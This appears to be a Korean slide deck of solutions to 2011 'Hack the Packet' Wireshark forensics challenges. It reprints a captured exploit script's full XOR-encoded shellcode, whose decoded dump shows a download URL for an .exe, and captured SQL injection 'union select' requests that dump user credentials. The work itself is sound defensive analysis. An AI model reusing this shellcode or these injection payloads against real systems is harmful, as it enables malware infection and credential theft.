



Network Wire Shark
2011 Hack the Packet 문제풀이

2015.05.21
김민호



Contents


- L_01, L_02, L_03
- M_01, M_02, M_03, M_04
- H_01, H_02, H_03, H_04



L_01

□ Question:

지성이는 홈쇼핑을 하다 이상한 페이지에 접속하여 악성코드에 감염되었다!
악성 스크립트에 포함되어 있는 쉘코드가 다운로드 하는 URL을 찾아라!



Wireshark: HTTP object list

Packet num	Hostname	Content Type	Size	Filename
447	aurimedia.wsou.com	image/gif	5196 bytes	100x257_au.gif
449	ad.doubleclick.net	image/gif	43 bytes	dot.gif?671696996
454	exp.www.msn.com	image/gif	42 bytes	msnhp_us_ttg?rid=d8cd7613f5d84645a0c6d82
456	exp.www.msn.com	image/gif	42 bytes	msnhp_us_ttg?rid=d8cd7613f5d84645a0c6d82
465	exp.www.msn.com	image/gif	42 bytes	msnhp_us_ttg?rid=d8cd7613f5d84645a0c6d82
627	exp.www.msn.com	image/gif	42 bytes	msnhp_us_ttg?rid=d8cd7613f5d84645a0c6d82
667	a.rad.msn.com	text/html	740 bytes	ADSAdClient31.dll?GetSad=&DPJS=4&PN=MS
937	a.rad.msn.com	text/html	740 bytes	ADSAdClient31.dll?GetSad=&DPJS=4&PN=MS
976	newstkr.nate.com	text/xml	4265 bytes	ticker
1363	auction.co.kr	text/html	231 kB	#
1473	script.auction.co.kr	text/css	102 kB	homepage_all2010.css
1499	script.auction.co.kr	application/x-javascript	21 kB	arche.main.js
1617	script.auction.co.kr	application/x-javascript	131 kB	common.js
1656	script.auction.co.kr	application/x-javascript	40 kB	common2010.js
1665	script.auction.co.kr	application/x-javascript	3716 bytes	arche.web.js
1669	script.auction.co.kr	application/x-javascript	11 bytes	header_stop.js
1670	script.auction.co.kr	application/x-javascript	11 bytes	header_stop.js
1680	adfront.auction.co.kr	text/html	240 bytes	AdPopup.aspx
1687	script.auction.co.kr	application/x-javascript	2547 bytes	errorLogging.js
1690	script.auction.co.kr	application/x-javascript	404 bytes	MemberErrorLogging.js
1771	script.auction.co.kr	application/x-javascript	74 kB	jquery_min.js
1848	script.auction.co.kr	application/x-javascript	73 kB	header_main.is

Buttons: Help, Save As, Save All, Cancel

File -> Export Objects -> HTTP



- Auction
 - Gmarket
 - ebay
 - Naver Shopping?
-
- 2martshopping



6548	www.ebay.com	image/x-icon	1406 bytes	favicon.ico
6552	q.ebaystatic.com	image/gif	176 bytes	iconAutofillUp_12x10.gif
6553	rover.ebay.com	text/json	76 bytes	0?footer&cb=vjo.dsf.assembly.VjClientAssembl
6554	q.ebaystatic.com	image/gif	176 bytes	iconAutofillUp_12x10.gif
6556	rover.ebay.com	text/json	76 bytes	0?footer&cb=vjo.dsf.assembly.VjClientAssembl
6571	www.2martshopping.com	text/html	4283 bytes	shop
6592	gmarket.com	text/html	250 bytes	#

6567	52.126363	192.168.71.133	61.73.45.68	TCP	54	1888-80 [ACK] seq=304 Ack=2721 win=6
6568	52.126782	61.73.45.68	192.168.71.133	TCP	1414	[TCP segment of a reassembled PDU]
6569	52.127186	61.73.45.68	192.168.71.133	TCP	341	[TCP segment of a reassembled PDU]
6570	52.127595	192.168.71.133	61.73.45.68	TCP	54	1888-80 [ACK] seq=304 Ack=4368 win=6
6571	52.128005	61.73.45.68	192.168.71.133	HTTP	198	HTTP/1.1 200 OK (text/html)

```

    }\r\n
    var ibSYmskc3 = Yms2.substring(0, ms1 / 2);\r\n
    var Ac86cP = "asd316e16";\r\n
    false;\r\n
    for (i = 0; i < 270; i++) {\r\n
        as3[i] = ibSYmskc3 + ibSYmskc3 + oka68;\r\n
    }\r\n
}\r\n
</script>\r\n
\r\n
<SCRIPT>\r\n
var gsaga1868116='';\r\n
[truncated]payload = '%u5858%u5858%u10EB%u4B5B%uC933%uB966%u03B8%u3480%uBD0B%uFAE2%u05EB%uEBE8%uFFF
\r\n
//oka68 = window.unescape(payload);\r\n
\r\n

```



Script Malware Hunter

이 블로그는 자바스크립트 악성코드를 연구하기 위해 개설하였습니다. 따라서 난독화 기법, 디코딩 방법, 취약점 등에 대한 다양한 정보를 공유할 예정입니다. 혹시 잘못된 점이 있거나 추가 사항이 있으면 알려주기 바랍니다.

2013년 5월 18일 토요일

암호화된 셸코드에서 다운로드 받는 악성 URL 찾는 방법

최근 언론사 및 학교 등등의 웹페이지가 변조되어서 난독화된 악성 스크립트가 삽입된 경우가 많습니다.

해당 스크립트는 취약점에 의해서 셸코드(ShellCode)를 실행하여 악성 URL에서 파일을 다운로드 및 실행함으로 악성코드를 감염시킵니다.

여기서 사용된 셸코드는 보통 16진수 유니코드로 작성되었습니다.

자바 스크립트에서는 16진수 유니코드를 "%u" 다음에 16진수가 덧붙이는 방식으로 표현합니다. 이렇게 표현된 셸코드는 XOR 연산 방식으로 암호화되었습니다. 이점은 악성 코드 대응하는 입장에서 신속히 악성 URL을 확인할 수 없게 합니다.

따라서 이번 글에서는 XOR 연산 방식으로 암호화된 16진수 유니코드 셸코드에서 악성 URL을 찾는 방법을 소개합니다.

먼저 방법을 소개하고 자바 스크립트로 구현해보겠습니다.

원리는 간단합니다. 셸코드에는 악성 URL이 하드 코딩되어 있습니다. 만고다름 [http://악성url](#) 이

블로그 보관함

- ▼ 2013 (13)
 - ▶ 8월 (1)
 - ▶ 7월 (1)
 - ▼ 5월 (5)
 - 암호화된 셸코드에서 다운로드 받는 악성 URL 찾는 방법
 - Windbg 툴을 이용한 자바 스크립트 난독화 푸는 방법
 - 사쿠라돌킷 난독화 분석
 - Dadong's JSX 0.44 VIP Part II
 - 아스키코드 0x20(Space) 0x09(Tab) 을 이용하는 악성 스크립트
 - ▶ 4월 (1)
 - ▶ 3월 (1)
 - ▶ 2월 (4)

기여자



```

payLoad = '%u5858%u5858%u10EB%u4B5B%uC933%uB966%u03B8%u3480%uBD0B%uFAE2%u05E8%
uEBE8%uFFFF%u54FF%uBEA3%uBDBD%uD9E2%u8D1C%uBDBD%u36BD%uB1FD%uCD36%u10A1%uD536%
u36B5%uD74A%uE4AC%u0355%uBDBF%u2DBD%u455F%u8ED5%uBD8F%uD5BD%uCEE8%uCFD8%u36E9%
uB1F8%u0355%uBDBC%u36BD%uD755%uE4B8%u2355%uBDBF%u5FBD%uD544%uD3D2%uBDBD%uC8D5%
uD1CF%uE9D0%uAB42%u7D38%uAEC8%uD2D5%uBDD3%uD5BD%uCFC8%uD0D1%u36E9%uB1FB%u3355%
uBDBC%u36BD%uD755%uE4BC%uD355%uBDBF%u5FBD%uD544%u8ED1%uBD8F%uCED5%uD8D5%uE9D1%
uFB36%u55B1%uBCD2%uBDBD%u5536%uBCD7%u55E4%uBFF2%uBDBD%u445F%u513C%uBCBD%uBDBD%
u6136%u7E3C%uBD3D%uBDBD%uBDD7%uA7D7%uD7EE%u42BD%uE1EB%u7D8E%u3DFD%uBE81%uC8BD%
u7A44%uBEB9%uDBE1%uD893%uF97A%uB9BE%uD8C5%uBDBD%u748E%uECEC%uEAE%u8EEC%u367D%
uE5F8%u9F55%uBDBC%u3EBD%uBD45%u1E54%uBDBD%u2DBD%uBDD7%uBDD7%uBED7%uBDD7%uBFD7%
uBDD5%uBDD%uEE7D%uFB36%u5599%uBCBC%uBDBD%uFB34%uD7DD%uEDBD%uEB42%u3495%uD9F%
uFB36%uD7DD%uD7BD%uD7BD%uD7BD%uD7B9%uEDBD%uEB42%uD791%uD7BD%uD7BD%uD5BD%uBDA2%
uBDB2%u42ED%u81EB%uFB34%u36C5%uD9F3%uC13D%u42B5%uC909%u3DB1%uB5C1%uBD42%uB8C9%
uC93D%u42B5%u5F09%u3456%u3D3B%uBDBD%u7ABD%uCDFB%uBDBD%uBDBD%uFB7A%uBCD9%uBDBD%
uD7BD%uD7BD%uD7BD%u36BD%uDFB%u42ED%u85E8%u3B36%uBD3D%uBDBD%uBDD7%uF330%uECC9%
uCB42%uEDC%uCB42%u42DD%u8EB%uCB42%u42DD%u89EB%uCB42%u42C5%uFDEB%u4636%u7D8E%
u668E%u513C%uBFD%uBDBD%u7136%u453E%uC0E9%u34B5%uBCA1%u7D3E%u56B9%u364E%u3671%
u3E64%uAD7E%u7D8E%uECCD%uDEE%uEDED%uEDED%uEAE0%uEDED%uEB42%u36B5%u9C3%uAD55%
uBDBC%u55BD%uBDD8%uBDBD%uDED5%uCACB%uD5BD%uD5CE%uD2D9%u36E9%uB1FB%u9955%uBDBD%
u34BD%u81FB%u1CD9%uBDB9%uBDBD%u1D30%u42DD%u4242%uD8D7%uCB42%u3681%uADF%uB555%
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uB5C9%u4236%u36E8%u3051%uB8FD%u5D42%u1B55%uBDBD%u7EBD%u1D55%uBDBD%u05BD%uBCAC%
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uE642%uBA7B%u3405%uBCE2%u7ADB%uB8FA%u5D42%uEE7E%u6136%uD7EE%uD5FD%uADB%uBDBD%
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u7EE4%u6055%u4241%u0F42%u5F4F%u8449%uC05F%u673E%uC6F5%u8F80%u2CC9%u38B1%u1262%
uDE06%u6C34%uECF2%u07FD%u1DC2%u2AD8%uA376%uD919%u2E52%u598F%u3329%uB7AE%u7F11%
uF6A4%u79BC%uA230%uEAC9%uB0DB%uFE42%u1103%uC066%u184D%uEF27%u1A43%u8367%u0BA0%
u0584%u69D4%u03A6%uDBC2%u411D%u8A14%u2510%uADB7%u3D45%u126B%u4627%uA8EE%u5db%
uC9C9%u87cd%u9292%ucaca%u93ca%u5c9c%uF7da%u93f7%u2de%u92d0%ud0d4%udadc%uced8%
uce92%ud893%u8c5%ubdbd%ubdbd%uEAEA%uEAEA%uEAEA%uEAEA';

```

- "%u" 형식으로 표기된 코드
- %u를 지우고, 리틀-엔디안 방식으로 표기
- "%uE1D9" -> "D9E1"
- 0x00 ~ 0xFF 까지 값과 각 2byte를 XOR 연산
- 값의 전체에서 http 문자열이 존재하는지 찾는 것



Malzilla by bobby

Download | Decoder | Misc Decoders | Kalimero Processor | Shellcode analyzer | Log | Clipboard Monitor | Notes | Hex view | PScript | Tools | Settings | About

Text | Hex

```

%u5858%u5858%u10EB%u4B5B%uC933%uB966%u03B8%u3480%uBD0B%uFAE2%u05EB%uEBE8%uFFFF%u54FF%uBEA3%uBDBD%uD9E2%u8D1C%uBDBD%u36BD
%uB1FD%uCD36%u10A1%uD536%u36B5%uD74A%uE4AC%u0355%uBDBF%u2DBD%u455F%u8ED5%uBD8F%uD5BD%uCCE8%uCFD8%u36E9%uB1FB%u0355%uBDBC
%u36BD%uD755%uE4B8%u2355%uBDBF%u5FBD%uD544%uD3D2%uBDBD%uC8D5%uD1CF%uE9D0%uAB42%u7D38%uAEC8%uD2D5%uBDD3%uD5BD%uCFC8%uD0D1
%u36E9%uB1FB%u3355%uBDBC%u36BD%uD755%uE4BC%uD355%uBDBF%u5FBD%uD544%u8ED1%uBD8F%uCED5%uD8D5%uE9D1%uFB36%u55B1%uBCD2%uBDBD
%u5536%uBCD7%u55E4%uBFF2%uBDBD%u445F%u513C%uBCBD%uBDBD%u6136%u7E3C%uBD3D%uBDBD%uBDD7%uA7D7%uD7EE%u42BD%uE1EB%u7D8E%u3DFD
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%u1E54%uBDBD%u2DBD%uBDD7%uBDD7%uBED7%uBDD7%uBFD7%uBDD5%uBDBD%uEE7D%uFB36%u5599%uBCBC%uBDBD%uFB34%uD7DD%uEDBD%uEB42%u3495
%uD9FB%uFB36%uD7DD%uD7BD%uD7BD%uD7BD%uD7B9%uEDBD%uEB42%uD791%uD7BD%uD7BD%uD5BD%uBDA2%uBDB2%u42ED%u81EB%uFB34%u36C5%uD9F3
%uC13D%u42B5%uC909%u3DB1%uB5C1%uBD42%uB8C9%uC93D%u42B5%u5F09%u3456%u3D3B%uBDBD%u7ABD%uCDFB%uBDBD%uBDBD%uFB7A%uBDC9%uBDBD
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%uAD7E%u7D8E%uECED%uEDED%uEDED%uEDED%uEAE8%uED8E%uEB42%u36B5%uE9C3%uAD55%uBDBC%u55BD%uBDD8%uBDBD%uDE85%uACB%uD5BD%u5DCE
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%uD55%uBDBD%u05BD%uBCAC%u3DB9%uB17F%u55BD%uBD2E%uBDBD%u513C%uBCBD%uBDBD%u4136%u7A3E%u7AB9%u8FBA%u2CC9%u7AB1%uB9FA%u34DE
%uF26C%uFA7A%u1DB5%u2AD8%u7A76%uB1FA%uFDEC%uC207%uFA7A%u83AD%u0BA0%u7A84%uA9FA%u405%uA669%uFA7A%u03A5%uDBC2%u7A1D%uA1FA
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%u4C56%uA286%u5AC8%u36E3%u99E3%u60BE%u36DB%uF6B1%uE336%uBEA1%u3660%u36B9%u78BE%uE316%u7EE4%u6055%u4241%u0F42%u5F4F%u8449
%uC05F%u673E%uC6F5%u8F80%u2CC9%u38B1%u1262%uDE06%u6C34%uECF2%u07FD%u1DC2%u2AD8%uA376%uD919%u2E52%u598F%u3329%uB7AE%u7F11
%uF6A4%u79BC%uA230%uEAC9%uB0DB%uFE42%u1103%uC066%u184D%uEF27%u1A43%u8367%u0BA0%u0584%u69D4%u03A6%uDBC2%u411D%u8A14%u2510
%uADB7%u3D45%u126B%u4627%uA8EE%u5db%uc9c9%u87cd%u9292%ucaca%u93ca%uc5c9%uf7da%u93f7%ud2de%u92d0%ud0d4%udadc%uced8%uce92
%ud893%ud8c5%ubdbd%ubdbd%uEAEA%uEAEA%uEAEA%uEAEA

```

Override default delimiter:

Decode Dec (,) Decode JS.encode Increase UCS2 To Hex Search: XOR key:



Malzilla by bobby

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0x230	E8A0	0000	00B8	1101	0480	C20C	00E8	9300	??...?...	?...??.
0x240	0000	81EC	0001	0000	8BFC	83C7	04C7	0732	..??...	?????.?2
0x250	7491	0CC7	4704	6389	D14F	C747	08A0	6597	t?.?G.c??O?G.?e?	
0x260	CBC7	470C	5140	BA7F	C747	103E	1DB6	39C7	??G.Q@?[]?G.>.?9?	
0x270	4714	B869	D41B	C747	18BE	7F66	A0C7	471C	G.?i?.?G.?[]f??G.	
0x280	FCA9	37AD	C747	2098	0A10	F864	A130	0000	??7??G ?..?d?0..	
0x290	008B	400C	8B70	1CAD	8B68	088B	F76A	0459	.?@.?p.??h.??j.Y	
0x2A0	E854	0000	0090	E2F8	6833	3200	0068	5573	?T...??h32..hUs	
0x2B0	6572	548B	06E8	55FF	FFFF	8BE8	6A05	59E8	erT?.?U ??j.Y?	
0x2C0	3500	0000	E2F9	33FF	57FF	5604	EB02	58C3	5...??3 W V.?X?	
0x2D0	E8F9	FFFF	FF5B	C607	B889	5F01	66C7	4705	?? [?.??_.f?G.	
0x2E0	FFE0	C353	8BDC	536A	4068	0010	0000	578B	??s??s@h....W?	
0x2F0	4620	E818	FFFF	FF58	C351	568B	753C	8B74	F ?. X?QV?u<?t	
0x300	2E78	03F5	568B	7620	03F5	33C9	4941	AD03	.x.?V?v .?3?IA?.	
0x310	C533	DB0F	BE10	3AD6	7408	C1CB	0703	DA40	?3?.?.:?.t.??..?@	
0x320	EBF1	3B1F	75E7	5E8B	5E24	03DD	668B	0C4B	??;.u?^?^\$.?f?.K	
0x330	8B5E	1C03	DD8B	048B	03C5	AB5E	59C3	E8DD	?^..???.??^Y???	
0x340	FCFF	FFB2	F2E2	F439	E27D	83DA	487B	3D32	? ????9?}??H{=2	
0x350	7491	0C85	DFAF	BB63	89D1	4F51	40BA	7FA0	t?.?????c??OQ@?[]?	
0x360	6597	CB1E	A464	EF93	32E4	948E	130A	ACC2	e???.?d??2????..??	
0x370	194B	01C4	8D1F	7457	660D	FF43	BEAC	DB7D	.K.??tWf. C???	
0x380	F0A5	9A52	FEA7	DA3E	1DB6	39B8	69D4	1BBE	??R???.>.?9?i?.?	
0x390	7F66	A0FC	A937	AD98	0A10	F880	D6AF	9AFB	[]f??7??..? ?????	
0x3A0	5315	6668	7474	703A	2F2F	7777	772E	7478	S.fhttp://www.tx	
0x3B0	674A	4A2E	636F	6D2F	696D	6167	6573	2F73	gJJ.com/images/s	
0x3C0	2E65	7865	0000	0000	5757	5757	5757	5757	.exe....WWWWWWW	

Unicode Unicode Big Endian Swap Nibbles

Find XOR key

Strings to find:

http

Max key to check:

Current string: http

Current key:

Key:

bd



L_03

□ Question:

착이가 POC 사이트에 접속했을 때, 웹서버의 시간은?
(Key Format :: Thur, 3 Nov 2011 09:00:00 GMT)



Wireshark: HTTP object list

Packet num	Hostname	Content Type	Size	Filename
15	powerofcommunity.net	text/html	13 kB	#
29	h4ck3r.kr			
33	h4ck3r.kr			
34	h4ck3r.kr			
72	dngal.tistory.com			
131	dngal.tistory.com			
141	s1.daumcdn.net			
152	s1.daumcdn.net			
159	track.tiara.daum.net			
171	s1.daumcdn.net			
184	www.microsoft.com			
188	www.microsoft.com			
194	go.microsoft.com			
198	go.microsoft.com			
215	www.msn.com			
217	www.msn.com			
224	www.msn.com			
225	www.msn.com			
281	exp.www.msn.com			
282	c.msn.com			
287	exp.www.msn.com			

Follow TCP Stream (tcp.stream eq 0)

Stream Content

```
GET / HTTP/1.1
Host: powerofcommunity.net
Connection: keep-alive
User-Agent: Mozilla/5.0 (windows NT 5.1) AppleWebKit/535.1 (KHTML, like Gecko)
Chrome/14.0.835.202 Safari/535.1
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Encoding: gzip,deflate,sdch
Accept-Language: ko-KR,ko;q=0.8,en-US;q=0.6,en;q=0.4
Accept-Charset: windows-949,utf-8;q=0.7,*;q=0.3

HTTP/1.1 200 OK
Date: Mon, 17 Oct 2011 09:24:22 GMT
Server: Apache
Connection: close
Transfer-Encoding: chunked
Content-Type: text/html; charset=EUC-KR

20fb
<html>

<head>
<title>POC - Power of Community!</title>
</head>

<body bgcolor="595959" text="black" link="blue" vlink="purple" alink="red"
background="vladstudio_1.jpg">
<table cellpadding="0" cellspacing="0" bgcolor="white" align="center" width="735"
height="223">
<tr>
<td width="735" bgcolor="#009900" height="184">
<p align="left"><font face="Lucida Console"
... ..
```

Entire conversation (14326 bytes)

Find Save As Print ASCII EBCDIC Hex Dump C Arrays Raw

Filter Out This Stream Close



M_01


□ Question:

GRAN PLAZA로 향하는 출발지를 찾아라.
맵을 완성하고 나면 경로를 찾을 수 있을 것이다.
정답은 출발지 건물의 이름이다.



Wireshark: HTTP object list

Packet num	Hostname	Content Type	Size	Filename
447	aurmedia.wsou.com	image/gif	3190 bytes	100x20_7_au.gif
449	ad.doubleclick.net	image/gif	43 bytes	dot.gif?671696996
454	exp.www.msn.com	image/gif	42 bytes	msnhp_us_ttg?rid=d8cd7613f5d84645a0c6d82
456	exp.www.msn.com	image/gif	42 bytes	msnhp_us_ttg?rid=d8cd7613f5d84645a0c6d82
465	exp.www.msn.com	image/gif	42 bytes	msnhp_us_ttg?rid=d8cd7613f5d84645a0c6d82







M_02

□ Question:

희대의 해커그룹 LoserSec이 나의 사이트를 해킹했다.
아이디와 패스워드, 이름까지 다 유출됐다!
아이디 gal, jobs의 패스워드는 무엇일까?
(key format : galpassword_jobpassword)



1	0.000000	192.168.223.128	211.206.123.150	TCP	66	1578-80	[SYN]	seq=0 win=
2	0.000194	211.206.123.150	192.168.223.128	TCP	60	80-1578	[SYN, ACK]	seq=0
3	0.003179				54	1578-80	[ACK]	seq=1 Ack=
4	0.003375				49		GET / HTTP/1.1	
5	0.003938				60	80-1578	[ACK]	seq=1 Ack=
6	0.004290				14		[TCP segment of a reasse	
7	0.004736				14		[TCP segment of a reasse	
8	0.005117				14		[TCP segment of a reasse	
9	0.005452				14		[TCP segment of a reasse	
10	0.005921				14		[TCP segment of a reasse	
11	0.006356				14		[TCP segment of a reasse	
12	0.006759				14		[TCP segment of a reasse	
13	0.007170				14		[TCP segment of a reasse	
14	0.007548				14		[TCP segment of a reasse	
15	0.007942				14		[TCP segment of a reasse	
16	0.008384				14		[TCP segment of a reasse	
17	0.008797				14		[TCP segment of a reasse	
18	0.009180	211.206.123.150	192.168.223.128	TCP	45		HTTP/1.1 200 OK (text/h	
19	4.226911	0.0.0.0	255.255.255.255	DHCP	54	1578-80	[ACK]	seq=396 Ac
					54	1578-80	[FIN, ACK]	Seq=:
					60	80-1578	[ACK]	seq=13933
					342		DHCP Discover - Transact	

Wireshark: Find Packet

Find

By: Display filter Hex value String

Filter:

Search In: Packet list Packet details Packet bytes

String Options: Case sensitive
Character width:

Direction: Up Down



15706	87.773817	192.168.232.140	192.168.232.131	TCP	62	1125-80	[SYN] Seq=0 win=65535 Len=0 MSS=1460 SACK_PERM=1
15707	87.776910	192.168.232.131	192.168.232.140	TCP	62	80-1125	[SYN, ACK] Seq=0 Ack=1 win=14600 Len=0 MSS=1460 SACK_PERM=1
15708	87.777068	192.168.232.140	192.168.232.131	TCP	54	1125-80	[ACK] Seq=1 Ack=1 win=65535 Len=0
15709	87.777528	192.168.232.140	192.168.232.131	HTTP	290		GET /board/index.php HTTP/1.1
15710	87.777945	192.168.232.131	192.168.232.140	TCP	54	80-1125	[ACK] Seq=1 Ack=237 win=15544 Len=0
15711	87.778347	192.168.232.131	192.168.232.140	HTTP	718		HTTP/1.1 200 OK (text/html)
15712	87.778720	192.168.232.140	192.168.232.131	TCP	54	1125-80	[ACK] Seq=237 Ack=665 win=64871 Len=0

```

Accept-Encoding: gzip, deflate\r\n
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; windows NT 5.1; sv1)\r\n
Host: 192.168.232.131\r\n
Connection: Keep-Alive\r\n
Cookie: ID=LoserSec\r\n
  cookie pair: ID=LoserSec
\r\n
[Full request URI: http://192.168.232.131/board/index.php]
[HTTP request 1/7]

```

00c0	20 36 2e 30 3b 20 57 69 6e 64 6f 77 73 20 4e 54	6.0; windows NT
00d0	20 35 2e 31 3b 20 53 56 31 29 0d 0a 48 6f 73 74	5.1; SV 1)..Host
00e0	3a 20 31 39 32 2e 31 36 38 2e 32 33 32 2e 31 33	: 192.16 8.232.13
00f0	31 0d 0a 43 6f 6e 6e 65 63 74 69 6f 6e 3a 20 4b	1..Conne ction: K
0100	65 65 70 2d 41 6c 69 76 65 0d 0a 43 6f 6f 6b 69	ee p-Aliv e..Cooki
0110	65 3a 20 49 44 3d 4c 6f 73 65 72 53 65 63 0d 0a	e: ID=Lo sersec..
0120	0d 0a	..



No.	Time	Source	Destination	Protocol	Length	Info
15745	87.792291	192.168.232.131	192.168.232.140	HTTP	633	HTTP/1.1 200 OK (text/html)
15746	87.792661	192.168.232.140	192.168.232.131	TCP	54	1126-80 [ACK] Seq=401 Ack=580 win=64956 Len=0
15747	87.793095	192.168.232.140	192.168.232.131	HTTP	454	GET /board/index.php?page=read&no=5%20union%20select%201,1,id%20from%20User_Info%20where%20user_no=2
15748	87.793508	192.168.232.131	192.168.232.140	HTTP	629	HTTP/1.1 200 OK (text/html)
15749	87.793892	192.168.232.140	192.168.232.131	TCP	54	1126-80 [ACK] Seq=801 Ack=1155 win=64381 Len=0
15750	87.794282	192.168.232.140	192.168.232.131	HTTP	454	GET /board/index.php?page=read&no=5%20union%20select%201,1,id%20from%20User_Info%20where%20user_no=3
15751	87.794828	192.168.232.131	192.168.232.140	HTTP	627	HTTP/1.1 200 OK (text/html)
15752	87.795134	192.168.232.140	192.168.232.131	TCP	54	1126-80 [ACK] Seq=1201 Ack=1728 win=65535 Len=0
15753	87.795547	192.168.232.140	192.168.232.131	HTTP	454	GET /board/index.php?page=read&no=5%20union%20select%201,1,id%20from%20User_Info%20where%20user_no=4
